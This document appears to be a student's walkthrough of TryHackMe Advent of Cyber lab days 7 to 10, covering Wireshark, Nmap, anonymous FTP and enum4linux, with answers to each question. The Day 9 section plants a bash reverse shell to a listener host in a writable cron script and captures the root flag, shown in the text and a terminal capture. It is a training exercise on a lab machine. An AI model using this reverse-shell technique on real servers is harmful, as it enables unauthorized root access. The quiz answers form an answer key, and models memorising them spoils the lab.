Open the Operation Artic Storm.pdf file and we will get the author's name.



Thought Process/Methodology:

Firstly, download the ZIP file 'aocpcaps.zip' and unzip it. Open the Wireshark application and open the file "pcap1.pcap" and we will be able to see the IP address that initiates an ICMP. Next apply the filter "http.request.method == GET" to easily get the name of the article that the IP address "10.10.67.199" visited under the /posts/. Besides that, open the pcap2.pcap file and apply the filter "tcp.port == 21" and search for the word password. Then, we will get the name of protocol that is encrypted at the first line when we not applying any filter. Apply the filter "arp" to get who has 10.10.122.128. Apart from that, open the pcap3.pcap file and export object as HTTP and save the Christmas.zip file and unzip it. Open the elf_mcskidy_wishlist.txt and we will be able to get the wishlist that will be used to replace Elf McEager. Finally, to get the name of author of Operation Artic Storm, we just need to open the Operation Artic Storm.pdf file and the name of the author is including inside the file.

Day 8: Networking – What's Under the Christmas Tree

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

When was Snort created?

ANS: 1998

Search up the answer using Google.




Question 2

Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

ANS:

- 80
- 2222
- 3389

Open terminal. Key in nmap [IP ADDRESS] such as nmap 10.10.239.12 .




Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

ANS: Ubuntu


In the terminal, key in nmap -A 10.10.239.12 .The answer is underline with yellow.



Question 4

What is the version of Apache?


ANS: 2.4.29



Question 5

What is running on port 2222?


ANS: ssh



Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

ANS: blog



Thought Process/Methodology:

Firstly, search the answer for question 1 using Google. Then, open the terminal prompt. Key in nmap [IP_ADDRESS]. Search the port numbers for question 2. Next, key in nmap -A [IP ADDRESS] for nmap scan report. Search up the answer for questions 3,4,5 and 6 in the report.

Day 9: Networking – Anyone Can Be Santa

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

What are the directories you found on the FTP site?

ANS:


- backups
- elf_workshops
- human_resources
- public

Open terminal prompt. Input ftp [IP ADDRESS]. Then, key in 'anonymous' as name and use ls command.

Question 2

Name the directory on the FTP server that has data accessible by the "anonymous" user.

ANS: public




Question 3

What script gets executed within this directory?

ANS: backup.sh

Use cd command on the public folder then input ls command.The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program.




Question 4

What movie did Santa have on his Christmas shopping list?

ANS: The Polar Express Movie

Use get command on shoppinglist.txt . Then, input exit to get out. Key in cat shoppinglist.txt in the terminal.





Question 5


Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

ANS: THM{even_you_can_be_santa}

Input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvnp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt


Applications Places Sun 26 Jun, 02:11AttackBox IP:10.10.140.79
root@ip-10-10-140-79: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 backup.sh Modified
#!/bin/bash
Created by ElfMcEager to backup all of Santa's goodies!
Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp
TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.10.26.47/4444 0>&1
File Name to Write: backup.sh
^G Get Help M-D DOS Format M-A Append M-B Backup File
^C Cancel M-M Mac Format M-P Prefix ^T To Files


Applications Places Sun 26 Jun, 02:14AttackBox IP:10.10.140.79
root@ip-10-10-140-79: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-140-79: ~
root@ip-10-10-140-79: ~
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
384 bytes sent in 0.00 secs (16.6460 MB/s)
ftp>



Thought Process/Methodology:

Firstly, we need to open the terminal prompt. Input ftp [IP ADDRESS]. Then, key in 'anonymous' as name. Once you enter, use ls command to list files and directories to answer question 1 and 2. Use cd command on the public folder then input ls command.The file within this folder contains a file with a ".sh" extension. For Question 3, this extension is a shell script, that when executed, will run commands that we program. For question 4, use get command on shoppinglist.txt and backup.sh . Then, input exit to get out. Key in cat shoppinglist.txt in the terminal then it will show the content which is the answer. After that, input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvnp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt

Day 10: Networking – Don't Be sELFish

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1


Examine the help options for enum4linux. Match the following flags with the descriptions.

ANS:

	-h	-S	-a	-o
Get OS information	○	○	○	◉
Display help message	◉	○	○	○
Get sharelist	○	◉	○	○
Do all simple enumeration	○	○	◉	○

Open a terminal prompt and input cd/root/Desktop/Tools/Miscellaneous . After that, run ./enum4linux.pl -h for help option.






